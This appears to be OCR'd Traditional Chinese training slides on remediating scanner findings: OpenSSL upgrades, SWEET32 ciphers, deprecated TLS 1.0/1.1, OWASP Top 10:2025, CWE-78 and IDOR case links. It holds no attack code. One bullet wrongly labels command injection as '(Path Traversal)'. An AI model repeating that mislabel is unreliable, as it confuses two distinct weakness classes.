OpenSSL 套件

- Windows
  - https://slproweb.com/products/Win32OpenSSL.html
- Linux
  - https://github.com/openssl/openssl/releases

File	Type
Win64 OpenSSL v4.0.1 Light EXE | MSI	5MB Installer
Win64 OpenSSL v4.0.1 EXE | MSI	246MB Installer

版本升級注意事項

- **升級前備份 (重要)**
  - **如VM快照**
- **可先在測試機進行驗證**
- 先確認真正使用OpenSSL的元件
- 進行套件或作業系統更新，不建議直接更換DLL或SO檔案
- 升級後進行服務重新啟動
- 再次進行弱點掃瞄(複掃)，確保已修復

TLS / SWEET32 弱點

SWEET32 弱點 (1/2)

SWEET32 弱點 (2/2)

- 服務支援使用中強度加密：**長度為 64 至 112 位元間的金鑰或使用 3DES 加密套件**

Output

```
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                        Code            KEX         Auth     Encryption              MAC
    --------------------        ----------      ---         ----     --------------------    ---
    DES-CBC3-SHA                0x00, 0x0A      RSA         RSA      3DES-CBC(168)           SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

常見中風險弱點 – TLS 1.0 & 1.1

TLS 1.0 版通訊協定偵測

MEDIUM Nessus Plugin ID 104743

資訊 | 相依性 | 依附元件 | 變更記錄

概要

遠端服務使用較舊的 TLS 版本加密流量。

說明

遠端服務接受使用 TLS 1.0 加密的連線。TLS 1.0 有幾個加密設計缺陷。現今的 TLS 1.0 實作方式緩解了這些問題，不過，應儘可能使用如 1.2 和 1.3 這種特別針對這些缺陷而設計的較新 TLS 版本。

自 2020 年 3 月 31 日起，未啟用 TLS 1.2 和更新版本的端點將無法再透過主要網頁瀏覽器和主要廠商正常運作。

PCI DSS v3.2 要求必須在 2018 年 6 月 30 日之前完全停用 TLS 1.0，但經確認不受任何已知惡意利用危害的 POS POI 終端機(及其所連線的 SSL/TLS 終端點)除外。

TLS 1.1 版本棄用協議

中等的 Nessus 插件 ID 157288

資訊 | 依賴項 | 家屬 | 變更日誌

概要

遠端服務使用舊版的 TLS 加密流量。


描述

遠端服務接受使用 TLS 1.1 加密的連線。 TLS 1.1 缺乏對目前和建議的密碼套件的支援。支援在 MAC 計算之前加密的密碼以及經過驗證的加密模式（例如 GCM）不能與 TLS 1.1 一起使用。

截至 2020 年 3 月 31 日，未啟用 TLS 1.2 及更高版本的端點將不再與主流 Web 瀏覽器和主要供應商正常運作。


解決方案

啟用對 TLS 1.2 和/或 1.3 的支持，並停用對 TLS 1.1 的支援。



DisabledByDefault	REG_DWORD	0x00000001 (1)
Enabled	REG_DWORD	0x00000000 (0)


設定工具IIS Crypto 4.0



2. OWASP TOP 10:2025 弱點風險

- 通用弱點列表(CWE)
- OWASP TOP 10:2025 弱點風險與案例

OWASP Top 10 2025 介紹



https://owasp.org/Top10/2025/0x00_2025-Introduction/

通用弱點列表 CWE (1/2)


- CWE (Common Weakness Enumeration): 通用弱點列表
- 提供詳細弱點說明
- 命令注入(Path Traversal)
  - CWE-78: **OS Command Injection**
  - https://cwe.mitre.org/data/definitions/78.html
  - OWASP TOP 10對應

MemberOf	V	1435	Weaknesses in the 2025 CWE Top 25 Most Dangerous Software Weaknesses
MemberOf	C	1440	OWASP Top Ten 2025 Category A05:2025 - Injection
MemberOf	C	1447	General Software Weaknesses that Appear in Products that Use or Support AI/ML Technology

Source: https://cwe.mitre.org/data/definitions/78.html

通用弱點列表 CWE (2/2)

- 詳細弱點說明 (OS Command Injection)



Source: https://cwe.mitre.org/data/definitions/78.html


A01:2025 – 權限控制失效 (Broken Access Control)

- 執行帳號預期權限之外的事
  - 未經授權的資訊洩露、修改或損壞所有資料
  - 執行超出用戶權限的業務功能
- 可對應CWE列表
  - CWE-22 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
  - CWE-200 Exposure of Sensitive Information to an Unauthorized Actor
  - CWE-284 Improper Access Control
  - CWE-918 Server-Side Request Forgery (SSRF)
- Example
  - IDOR (Insecure direct object references ，不安全的直接物件參考)
  - CVE-2025-29927


Source: https://owasp.org/Top10/2025/A01_2025-Broken_Access_Control/

水平權限提升案例

- https://zeroday.hitcon.org/vulnerability/ZD-2022-00126



移除disabled屬性後



Google Ads案例

- https://www.youtube.com/watch?v=G3bNbYRTxZM


IDOR弱點，知道影片ID可取得私人影片內容

Source: https://www.ithome.com.tw/news/142175

IDOR 弱點


Source: https://zeroday.hitcon.org/api/vulnerability/12992/attachments/5070f44b8eddbc6884c5427521e6eebb

無須登入即可下載機敏資料



